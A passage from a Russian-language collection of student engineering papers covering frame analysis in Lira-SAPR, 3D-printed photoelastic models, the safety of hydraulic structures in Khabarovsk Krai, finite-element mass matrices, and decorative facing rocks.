


Рисунок 3 – Эпюры внутренних усилий в раме

Заключение

Сравнение численных результатов с аналитическими [1, с. 686, табл. XVIII.6] показало хорошую сходимость. Поперечная сила, действующая в крайних колоннах в численном расчете, оказалась равной 1.06 кН, в аналитическом расчете – 1.12 кН. Максимальный изгибающий момент в крайних колоннах в численном расчете, оказался равной 66,8 кН м, в аналитическом расчете – 62.14 кН м. В средней колонне изгибающие моменты и поперечные силы имеют нулевые значения, вследствие симметричной геометрии расчетной схемы и симметрии нагружения. В случае несимметричной нагрузки (ветровая или крановая), ПК «Ли́ра-САПР» для выбранной расчетной схемы позволяет сразу получить расчетные усилия для отдельных ветвей средней колонны. В аналитическом расчете методом перемещений (или методом сил) сначала получают обобщенные усилия для всего сечения, а затем уже отдельно вычисляют усилия для отдельных ветвей сквозной колонны.

СПИСОК ИСТОЧНИКОВ

1. Байков В.Н. Железобетонные конструкции. Общий курс. В. Н. Байков, Э. Е. Сигалов ; Стройиздат – Москва, 1991. – 773 с.
2. Расчет строительных стержневых конструкций в ПК “Ли́ра-Сапр 2011” : учебное пособие / Ю. Н. Чудинов – Комсомольск-на-Амуре : 2013 - 88 с.
3. СП 355.1325800.2017. Конструкции каркасные железобетонные сборные одноэтажных зданий производственного назначения. Утвержден и введен в действие Приказом Министерства строительства и жилищно-коммунального хозяйства Российской Федерации от 7 декабря 2017 №1631/ пр: введен впервые : подготовлен Департаментом градостроительной деятельности и архитектуры. – Москва : Минстрой России, 2017. – 122 с.

УДК 539.3

Нагель Артур Евгеньевич, студент, Новосибирский государственный архитектурно-строительный университет.

Nagel Artur Evgenievich, student, Novosibirsk State University of Architecture and Civil Engineering (Sibstrin)

Табанюхова Марина Владимировна, кандидат технических наук, доцент кафедры строительной механики, Новосибирский государственный архитектурно-строительный университет

Tabanyukhova Marina Vladimirovna, PhD of Technical Sciences, Associate Professor, Head of the Department of Structural Mechanics, Novosibirsk State University of Architecture and Civil Engineering (Sibstrin)

ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ АДДИТИВНЫХ ТЕХНОЛОГИЙ

PROSPECTS FOR THE USE OF ADDITIVE TECHNOLOGIES

В работе рассмотрены исследования, направленные на изучения аддитивных технологий и материалов, применяемых в них. Обозначены перспективы использования моделей, напечатанных с помощью 3D-печати, в области механики разрушения. Рассмотрена возможность использования моделей, напечатанных с помощью аддитивных технологий, в методе фотоупругости. Предложен ряд мер, позволяющих избежать возникновения остаточных напряжений при 3D-печати. В зависимости от способа печати и ориентации слоев рассмотрены результаты механических испытаний и дана оценка прочностных характеристик при различных способах печати.

Ключевые слова: аддитивные технологии, модели, метод фотоупругости, напряжённое состояние, концентраторы напряжений.

Key words: additive technologies, models, photoelasticity method, stress state, stress concentrators.

В настоящее время есть работы, посвященные исследованиям напряженного состояния элементов и конструкций при наличии ослабляющих дефектов в виде трещин [1-3]. Трещины в большинстве работ [1-3] моделируется путем создания надреза в определённом месте.

Одним из возможных и хорошо описывающих напряженное состояние экспериментальных методов исследования является метод фотоупругости [4-5]. Данный метод представляет собой просвечивание оптически-чувствительного материала лучом света. При прохождении луча света через материал происходит двойное лучепреломление.

Для применения данного метода необходимо изготавливать модели из оптически чувствительных материалов, которые позволяют получить большой градиент полос. Связь данных полос с напряжённо-деформированным состоянием модели определяется тем, что изохромы – это линии, являющиеся геометрическим местом точек с одинаковой разностью главных в плоскости напряжений.

Ранее основными материалами, используемыми для исследований в данном направлении, являлись оргстекло марки Э2 и эпоксидная смола, обладающие хорошей прозрачностью и пьезооптическими свойствами, что позволяло с большой точностью оценивать напряженное состояние вблизи различных концентраторов напряжений. Однако при моделировании различных дефектов вставал вопрос о корректности использования вырезов и пропилов в качестве трещин, а также о создании более точной геометрии вершины трещины [6-7]. С развитием аддитивных технологий появилось много новых материалов, а также способов изготовления моделей, что позволило имитировать трещины с различной формой вершины. Однако данные материалы являются относительно новыми и малоизученными. Также они должны обладать достаточными пьезооптическими свойствами для использования в методе фотоупругости.

Применение моделей, напечатанных с помощью 3D-печати на основе технологии послойного наплавления FDM, и последующая оценка напряженного состояния, осуществляемая с помощью метода фотоупругости, показала, что в образцах при таком способе печати появляются остаточные напряжения. Остаточные напряжения - это напряжения, являющиеся следствием физических и физико-механических процессов, начинающихся в материале при изготовлении детали и продолжающихся после изготовления.

Причина возникновения остаточных напряжений была описана в работе [8]. На рисунке 1 приведены фотографии моделей, на которых отмечены области с наличием остаточных напряжений. В результате исследования авторы пришли к выводу, что на наличии остаточных напряжений влияет техника печати моделей. Также было выявлено, что использование при печати сопла более мелкого диаметра приводит к ухудшению прозрачности моделей.




Рисунок 1 – Картины полос интерференции в образцах, выполненные из пластика Petg в форме параллелепипеда

Обнаружить оптически-чувствительные материал – первый этап поисковых исследований. Далее необходимы тарировочные испытания, цель которых - определение цены полосы материала по напряжениям. Для этого были напечатаны образцы из фотополлимерных смол, на основе технологии печати SLA, основанной на твердении фотополлимерных смол при облучении УФ. При таком способе печати остаточные напряжения в полученных моделях отсутствовали, что делает данный метод наиболее предпочтительным для дальнейшей работы. По результатам исследования, опубликованного в работе [9], проведено сравнение и оценка цены полосы используемых при печати материалов с другими материалами, которые используют для исследования напряженного состояния. Сравнение результатов тарированных испытаний показывает значительную разницу в цене полосы между материалами, используемыми при 3D-печати с оргстеклом марки Э2, что не позволяет использовать модели изготовленных таким образом в некоторых исследованиях, касающихся более точного определения напряжений.

Так же интерес представляет влияние расположение слоев при печати на оптические и прочностные характеристики получаемых моделей, изготовленных из данных материалов. Результаты по данному направлению исследования были опубликованы в статье [10]. Испытания стандартных образцов на растяжение и сжатие показало, что от ориентации слоев при печати зависят прочностные характеристики конечных моделей. Напряжения, при которых происходит разрушение образцов, испытанных на растяжение, при различной ориентации слоев сильно отличаются, как и для образцов, испытанных на растяжение.

Заключение

В работе представлен обзор исследований по поиску и изучению материалов, которые появились при развитии 3D-печати, а также возможность применения таких материалов в методе фотоупругости. Для данных материалов были проведены тарированные испытания для оценки пьезооптических свойств и вычислены цены деления полос интерференции. По результатам механических испытаний получены прочностные характеристики для этих материалов при различной ориентации слоев. Проведена оценка на наличие остаточных напряжений и приведены рекомендации по способу печати для исключения такого фактора как остаточные напряжения. Однако аддитивные технологии являются относительно новыми, поэтому необходимо продолжать исследования в этом направлении.

СПИСОК ИСТОЧНИКОВ

1. Кургузов В. Д. Критерий упругопластического разрушения биметаллической пластины с краевой трещиной поперечного сдвига на границе соединения материалов / В. Д. Кургузов, Н. В. Федорова // Вычислительная механика сплошных сред. – 2021. – Т. 14, № 3. – С. 333-348. – DOI 10.7242/1999-6691/2021.14.3.28. – EDN FQGNRE.
2. Rodríguez J. G. D. Comparison of stress separation procedures. experiments versus theoretical formulation / J. G. D. Rodríguez // Engineering Solid Mechanics. – 2022. – Vol. 10, No. 2. – P. 153-164. – DOI 10.5267/j.esm.2022.1.003. – EDN BCRZST.
3. Frishter L. Assessments of Solutions of the Uniform Elastic Boundary Value Problem in the Tip Area of a Boundary Wedge-Shape Notch / L. Frishter // Lecture Notes in Civil Engineering. – 2022. – Vol. 170. – P. 189-197. – DOI 10.1007/978-3-030-79983-0_17. – EDN PHRYTA.
4. Степанова Л. В. Определение коэффициентов разложения М. Уильямса поля напряжений у вершины трещины с помощью метода цифровой фотоупругости и метода конечных элементов / Л. В. Степанова, О. Н. Белова, В. А. Туркова // Вестник Самарского университета. Естественнонаучная серия. – 2019. – Т. 25, № 3. – С. 62-82. – DOI 10.18287/2541-7525-2019-25-3-62-82. – EDN BOGZPU.
5. Зеркаль С. М. Фотоупругий анализ концентрации напряжений вблизи вершин трещин-пропилы / С. М. Зеркаль, М. В. Табанюхова // Инновации в жизнь. – 2019. – № 2(29). – С. 126-133. – EDN SAQZXD.
6. Гербер Ю. А. Влияние радиуса закругления вершины трещины на напряжения / Ю. А. Гербер, А. Е. Нагель, М. В. Табанюхова // Вестник Самарского университета. Естественнонаучная серия. – 2021. – Т. 27, № 2. – С. 62-69. – DOI 10.18287/2541-7525-2021-27-2-62-69. – EDN JDQLYI.
7. Гербер Ю. А. Напряжения вблизи вершины трещины-пропила / Ю. А. Гербер, А. Е. Нагель, М. В. Табанюхова // Строительная механика и конструкции. – 2023. – № 1(36). – С. 55-62. – DOI 10.36622/VSTU.2023.36.1.006. – EDN TWELFK.
- 8/ Нагель А. Е. Проблема остаточных напряжений при использовании технологии послойного наплавления / А. Е. Нагель, Н. Н. Столяров, М. В. Табанюхова // Труды Новосибирского государственного архитектурно-строительного университета (Сибстрин). – 2022. – Т. 25, № 1/2(83/84). – С. 91-102. – DOI 10.32683/1815-5987-2022-25-83/84-1/2-91-102. – EDN UGDWES.
9. Волков Ф.С. Сравнение пьезооптических свойств фотополимерных смол *weistek toughness photopolymer resin* и *anycubic basic*/ Ф.С. Волков, М. В. Табанюхова // Интеллектуальный потенциал Сибири : Сборник научных трудов. 31-я Региональная научная студенческая конференция, Новосибирск, 22–26 мая 2023 года. – Новосибирск: Новосибирский государственный технический университет, 2023. – С. 93-95.
10. Керн А.Е. Зависимость физико-механических характеристик фотополимерной смолы от техники печати / А. Е. Керн, Е. С. Савельев, А. Е. Нагель // Интеллектуальный потенциал Сибири : Сборник научных трудов. 31-я Региональная научная студенческая конференция, Новосибирск, 22–26 мая 2023 года. – Новосибирск: Новосибирский государственный технический университет, 2023. – С. 101-104.

УДК 626

Олейникова Светлана Александровна, студент, Комсомольский-на-Амуре государственный университет

Oleynikova Svetlana Aleksandrovna, student, Komsomolsk-na-Amure State University

Демышев Никита Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Demyshev Nikita Dmitrievich, student, Komsomolsk-na-Amure State University

Сысоев Евгений Олегович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Sysoev Evgeny Olegovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПРОБЛЕМА УВЕЛИЧЕНИЯ СРОКА ЭКСПЛУАТАЦИИ ГИДРОТЕХНИЧЕСКИХ СООРУЖЕНИЙ

THE PROBLEM OF INCREASING THE SERVICE LIFE OF HYDRAULIC STRUCTURES

Аннотация. В данной статье приводится оценка безопасности эксплуатируемых на территории Хабаровского края гидротехнических сооружений.

Annotation. This article provides an assessment of the safety of hydraulic structures operated in the Khabarovsk Territory.

Ключевые слова: гидротехнические сооружения, безопасность, паводки.

Keywords: hydraulic structures, safety, floods.

Введение

Гидротехнические сооружения имеют огромное значение для обеспечения безопасности территорий страны. Для населенных пунктов, находящихся в непосредственной близости к водоемам, безопасность и надежность ГТС является важнейшим фактором для нормальной жизнедеятельности.

Основная часть

98,7% гидротехнических сооружений в России от общего числа гидросооружений относятся к III и IV классам по классификации, приведенной в СП 58.13330.2012 «Гидротехнические сооружения» (прил. Б). Большая часть из них была построена 30-70 лет назад, что составляет 60-100% от их нормативного срока службы. При этом СП 58.13330.2012 не устанавливает порядок и способы продления нормативного эксплуатационного срока.




Рисунок 1 – Количество гидротехнических сооружений по классам.

Данные Российского реестра гидротехнических сооружений по Хабаровскому краю С 21.07.1997 в России действует Федеральный закон «О безопасности гидротехнических сооружений», положения которого направлены на обеспечение безопасности ГТС, находящихся в эксплуатации. В основном, статьи данного закона регулируют правовую, экономическую, социальную сторону вопроса безопасности ГТС, но не устанавливают мероприятия по продлению эксплуатационного срока.

Изучением вопроса повышения безопасности эксплуатируемых ГТС занимаются как в России, так и за рубежом, но до сих пор не определена унифицированная методика по продлению срока нормативной эксплуатации гидросооружений. Нормативная или правовая документация по этому вопросу не утверждена. В связи с этим, необходимость разработки мер по продлению срока нормативной эксплуатации ГТС на завершающих этапах жизненного цикла крайне высока.

Согласно данным Российского регистра ГТС по Хабаровскому краю, уровни безопасности действующих гидросооружений распределяются в следующем процентном соотношении (рисунок 2):

- Нормальный уровень безопасности – 32% (эксплуатация ГТС осуществляется в соответствии с требованиями нормативной документации, отсутствуют дефекты и повреждения, при наличии которых может произойти аварийная ситуация);
- Пониженный уровень безопасности – 42% (нормы эксплуатации нарушаются, состояние сооружений оценивается как нормальный);
- Неудовлетворительный уровень безопасности – 26% (превышение 1-го (предупреждающего) уровня значений критериев безопасности, ограничена работоспособность ГТС)



Рисунок 2 – Статистические данные по уровням безопасности ГТС в России (в %)

В связи с ежегодным поднятием уровня воды реки Амур в Хабаровском крае, вопрос продления срока эксплуатации существующих ГТС в границах территориального субъекта остается актуальным. Согласно данным Дальневосточного управления по гидрометеорологии и мониторингу окружающей среды, средний уровень поднятия воды в периоды половодья составляет 200-300 см (рисунок 3). Однако гидротехнические сооружения должны иметь достаточный уровень безопасности и прочности, чтобы при достижении водой опасных отметок избежать затопления суши водой.



Рисунок 3 – График уровня воды в р. Амур по Гидрологическому посту в г. Комсомольске-на-Амуре

На рисунке 3 представлены данные за 2023 г. в сравнении со средним уровне воды за 4 года и абсолютными min, max уровнями за 4 года.

Заключение

Учитывая эти факты, проблема исследования методов повышения эксплуатационной надежности гидротехнических сооружений III и IV классов является актуальной, в частности в Комсомольске-на-Амуре.

СПИСОК ИСТОЧНИКОВ

1. СП 58.13330.2012. Гидротехнические сооружения. Основные положения. Актуализированная редакция СНиП 33-01-2003 : дата введения 01-01-2013 / Минрегион России. – Москва, 2012. – 39 с.
2. О безопасности гидротехнических сооружений : Федеральный закон от 21 июля 1997 № 117-ФЗ // Государственная Дума РФ. – 1997. – 18 с.
3. ALLRIVERS.INFO : Уровень Амура у Комсомольска-на-Амуре сегодня : сайт. – 2023 – . – URL: <https://allrivers.info/gauge/amur-komsomolsk/waterlevel> (дата обращения 30.10.2023)
4. РОССИЙСКИЙ РЕГИСТР ГИДРОТЕХНИЧЕСКИХ СООРУЖЕНИЙ : Федеральная служба по экологическому, технологическому и атомному надзору : сайт - Москва, 2023 – . – URL: http://waterinfo.ru/gts/do_search.php (дата обращения 30.10.2023)

УДК 624.94

Павлоцкий Руслан Андреевич, студент, Комсомольский-на-Амуре государственный университет

Pavlotsky Ruslan Andreevich, student of Komsomolsk-na-Amure State University

Чудинов Юрий Николаевич, кандидат технических наук, доцент, Комсомольск-на-Амуре государственный университет

Chudinov Yuri Nicolaevich, Ph.D. in Technical Sciences, Associate Professor, Komsomolsk-on-Amur State University

ФОРМИРОВАНИЕ МАТРИЦЫ МАСС В ДИНАМИЧЕСКИХ РАСЧЕТАХ СТРОИТЕЛЬНЫХ КОНСТРУКЦИЯХ МЕТОДОМ КОНЕЧНЫХ ЭЛЕМЕНТОВ

FORMATION OF THE MASS MATRIX IN DYNAMIC STRUCTURES OF BUILDING STRUCTURES BY THE FINITE ELEMENT METHOD

Аннотация. В статье рассмотрены два варианта формирования матрицы масс в динамических расчетах строительных конструкций в программном комплексе «Лира-САПР». Выполнены численные расчеты свободных колебаний стальной балки для двух случаев: матрица масс формируется на основании приложенной внешней нагрузки, матрица масс формируется на основании удельного веса балки. Проведен сравнительный анализ численных и аналитических результатов. Поясняется вопрос в каких практических случаях необходимо учитывать инерцию вращения при формировании матрицы масс.

Abstract. The article considers two variants of the formation of the mass matrix in the dynamic calculations of building structures in the software package "Lira-CAD". Numerical calculations of free vibrations of a steel beam are performed for two cases: the mass matrix is formed based on the applied external load, the mass matrix is formed based on the specific gravity of the beam. A comparative analysis of numerical and analytical results is carried out. The question is explained in which practical cases it is necessary to take into account the inertia of rotation when forming the mass matrix.

Ключевые слова: динамические расчеты строительных конструкций, матрица масс, инерция вращения, свободные колебания.

Key words: dynamic calculations of building structures, mass matrix, inertia of rotation, free oscillations.

Для определения параметров напряженно-деформированного состояния несущих элементов зданий и сооружений в настоящее время, как правило, используются расчетные комплексы. Сама процедура вычисления перемещений, усилий, динамических характеристик представляет собой машинную реализацию метода конечных элементов (МКЭ). Основное уравнение МКЭ зависит от вида расчета. Для статического расчета оно имеет вид:

$$K \cdot Z = P$$

где K - матрица жесткости конструкций,
 Z – вектор неизвестных узловых перемещений,
 P – вектор внешних узловых сил.

Хотя в практике проектирования строительных конструкций, преобладают задачи статического расчета, но динамические расчеты тоже являются достаточно важными. Можно перечислить основные примеры таких расчетов: расчет свободных колебаний, расчет на ветровую пульсационную нагрузку, расчет на сейсмические воздействия.

Рассмотрим на примере расчета стальной балки процедуру реализации МКЭ в ПК «Лири-САПР». Исходные данные - следующие. Длина балки – 5 метров. Сечение – балочный двутавр 30Б1 (ГОСТ – 26020-83). Расчетная схема – однопролетная шарнирно-опертая балка.

Уравнение свободных колебаний МКЭ имеет вид

$$K \cdot Z(t) + M \cdot Z''(t) = 0$$

где K - матрица жесткости конструкций,
 M – матрица масс конструкции,
 $Z''(t)$ – вектор неизвестных узловых перемещений


Заметим, что в отличие от статического расчета здесь вектор перемещений зависит от времени. Элементы матрицы масс определяют инерционные свойства конструкции. Технически матрица масс может быть сформирована двумя методами: на основе удельного веса элементов конструкции, на основе отдельных загрузений.

Первые четыре этапа алгоритма расчета свободных колебаний будут идентичными статическому расчету балки

1. Выбор признака схемы (тип расчетной схемы в зависимости от числа степеней свободы в узлах КЭ).
2. Создание геометрической схемы.
3. Задание граничных условий (исключение степеней свободы в отдельных узлах).
4. Задание и присваивание жесткостей отдельным КЭ.

Все эти действия в ПК «Лири-САПР» выполняются с помощью инструментов, расположенных на закладке «Создание и редактирование»/

После выполнения этих процедур программа сформирует матрицу жесткости конструкции, а далее необходимо будет определиться каким именно образом будет формироваться матрица масс.

Для формирования матрицы масс конструкции пользователю программы необходимо перейти на закладку «Расчет» и с помощью пиктограммы  «Учет статических загрузений» открыть таблицу формирования динамических загрузений. На рисунке 1 приведена таблица с двумя вариантами задания матрицы масс – по загрузению и по плотности элементов.




Рисунок 1 – Формирование динамических нагрузок (формирование матрицы масс)

Далее необходимо задать вид динамического расчета – расчет свободных колебаний. В ПК «Ли́ра-САПР» этому виду соответствует модуль 100 (модальный анализ).

Ниже на рисунке 2 приведены результаты вычисления основных динамических характеристик в ПК «Ли́ра-САПР» и сравнение их с результатами аналитического расчета в программе «MathCAD».




Рисунок 2 – Сравнение аналитических и численных результатов расчета, а - формы колебаний, б – частоты и периоды колебаний.

Одним из важных вопросов при проведении динамических расчетов является выбор вида матрицы масс. Если в математической модели конструкции инерцией вращения можно пренебречь, то принимается диагональная матрица масс. Если же инерция вращения влияет на напряженно-деформированное состояние конструкции, то должна быть сформирована согласованная матрица масс, в состав которой по сравнению с диагональной матрицей масс будут добавлены элементы учитывающие крутильные усилия.

Задача расчета свободных колебаний является практически важной сама по себе. Так сейчас при обследовании зданий и сооружений в большинстве случаев согласно нормативным документам требуется определение основных динамических характеристик объекта. Но кроме того расчет свободных колебаний является обычно первым обязательным этапом решения и других более сложных задач – расчет на ветровую пульсационную составляющую, расчет на сейсмические воздействия.

СПИСОК ИСТОЧНИКОВ

1. Павленко И. А., Чудинов Ю. Н. Определение сейсмических сил аналитическим и численным методами, с 84-86. Молодежь и наука: актуальные проблемы фундаментальных и М754 прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редкол. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2022. – Ч. 3. – 327 с.

УДК 331.45

Плотников Михаил Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Plotnikov Mikhail Sergeevich, student, Komsomolsk-na-Amure State University

Кукушкин Игорь Анатольевич, кандидат географических наук, доцент, доцент кафедры «Кадастры и техносферная безопасность», Комсомольский-на-Амуре государственный университет

Kukushkin Igor Anatolyevich, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department of Cadastres and Technosphere Safety, Komsomolsk-on-Amur State University

МЕСТОРОЖДЕНИЯ ДЕКОРАТИВНО-ОБЛИЦОВОЧНЫХ ГОРНЫХ ПОРОД ХАБАРОВСКОГО КРАЯ И ПЕРСПЕКТИВЫ ИХ РАЦИОНАЛЬНОГО ИСПОЛЬЗОВАНИЯ

DEPOSITS OF DECORATIVE AND FACING ROCKS OF THE KHABAROVSK TERRITORY AND PROSPECTS FOR THEIR RATIONAL USE

Аннотация. В статье представлены горные породы Хабаровского края, которые могут быть использованы в оформлении облика зданий, стен и полов помещений и т.д. Их применение в строительном деле определено свойствами пород: характерным цветом, твёрдостью, химической стойкостью, особенностями отражения света. Определены перспективные месторождения декоративно-облицовочных материалов и возможности их использования в домостроении, городском и производственном дизайне.

Annotation. The article presents the rocks of the Khabarovsk Territory, which can be used in the design of the appearance of buildings, walls and floors of premises, etc. Promising deposits of decorative and facing materials and the possibilities of their use in house construction, urban and industrial design have been identified.

Ключевые слова: Декоративно-облицовочные горные породы, использование строительного камня, месторождения строительных материалов, полезные ископаемые, цветовая гамма горных пород, Хабаровский край.

Keywords: Decorative and facing rocks, use of building stone, deposits of building materials, minerals, color scheme of rocks, Khabarovsk Territory.

Введение

Комсомольск-на-Амуре, как и многие населённые пункты Хабаровского края, наиболее активно формировался в период с 1950 по 1990 гг, когда «строительная мода» определялась требованием скорейшего предоставления жилья трудящимся и отсутствием «архитектурных излишеств». В связи с этим, многие здания нуждаются не только в ремонте, но и обновлении внешнего вида, с использованием местной базы декоративно-облицовочных горных пород. Применение местного сырья позволит не только декоративно оживить облик жилых и производственных объектов края, но и обеспечить занятость населения леспромхозов и станций БАМ, строительных предприятий края. Таким образом, изучение спектра декоративно-облицовочных горных пород на территории края и перспективных месторождений строительного сырья является актуальным для решения задачи формирования современной структуры хозяйства края, с применением ресурсов для удовлетворения запросов как внутреннего, так и внешнего рынка.

Основная часть

В хабаровском крае уже известны и были использованы для добычи декоративно-облицовочного сырья более 17 месторождений, а перспективными для добычи являются ещё 56 месторождений которые расположены близко к главным потребителям этого сырья – городам Хабаровского края и могут быть включены в территориальную сеть автомобильных и железных дорог. Список наиболее перспективных месторождений представлен в таблице 1.

Таблица 1 – Перспективные месторождения декоративно-облицовочных горных пород

Наименование месторождения	Декоративно-облицовочная порода
Джамкинское	Роговики и яшмы
Вяземское	Халцедоны, сердолики, сардиксы
Геранское	Лабрадорит
Ир-Нимийское	Роговики, яшма
Киргинское	Агат
Корель	Родонит, яшма
Коренное	Порфириды
Курортное	Кальцифиры
Сизиманское	Окаменевшее дерево
Скала «Розовая» и «Белая»	Мраморы, доломиты
Юбилейное	Цветные конгломераты

В нашей статье дано описание перспективного сырья, которое ещё мало используется в строительном деле, но по качеству не только не уступает традиционным образцам, но и превосходит их по многим показателям и возможности применения.

Например, кварцит – метаморфическая (как и мрамор), горная порода с содержанием кварца (SiO_2) от 75 до 98%, при наличии вторичных минералов гранитоидного состава: полевые шпаты, слюды, тальк и т.д. Вторичные минералы определяют цвет, блеск и прозрачность породы придавая ей декоративные свойства, при сохранении её общих физических и химических свойств. Подбирая оптические свойства образцов, можно составлять мозаику облицовочных материалов исходя из целей и запросов за-

казчика. По твёрдости (Тв.7 по шкале Мооса) и прочности на сжатие (140-200Мпа) кварциты намного превосходят мрамор – наиболее распространённый декоративно-подделочный материал нашего времени. Кварцит превосходит мрамор по насыщенности стеклянного блеска и химически устойчив к воздействию природных и техногенных газов и вод. Стоек к воздействию процессов гипергенеза и денудации.

Кварцит издавна используют для сооружения монументов и памятников, а также в создании уникальных и долговременных сооружений, например, храма Спаса на Крови в г. Санкт-Петербурге. Почему же кварцит всё ещё уступает мрамору по своему применению? Единственная проблема – высокая стоимость абразивов, предназначенных не для сглаживания поверхности камня, а для его полировки. В настоящее время, эта проблема уже решена созданием искусственных абразивов, твёрдость которых выше твёрдости корунда (тв. 9 по шкале Мооса), в том числе: карбид кремния, боразон, эльбор, кубический нитрид бора, синтетический алмаз и др. После полировки поверхности кварцита изменяются не только блеск и прозрачность образца, но и появляются узоры, оттенённые цветовой гаммой вторичных минералов.



Рисунок 1 – Поверхность «Дымчатого кварцита»

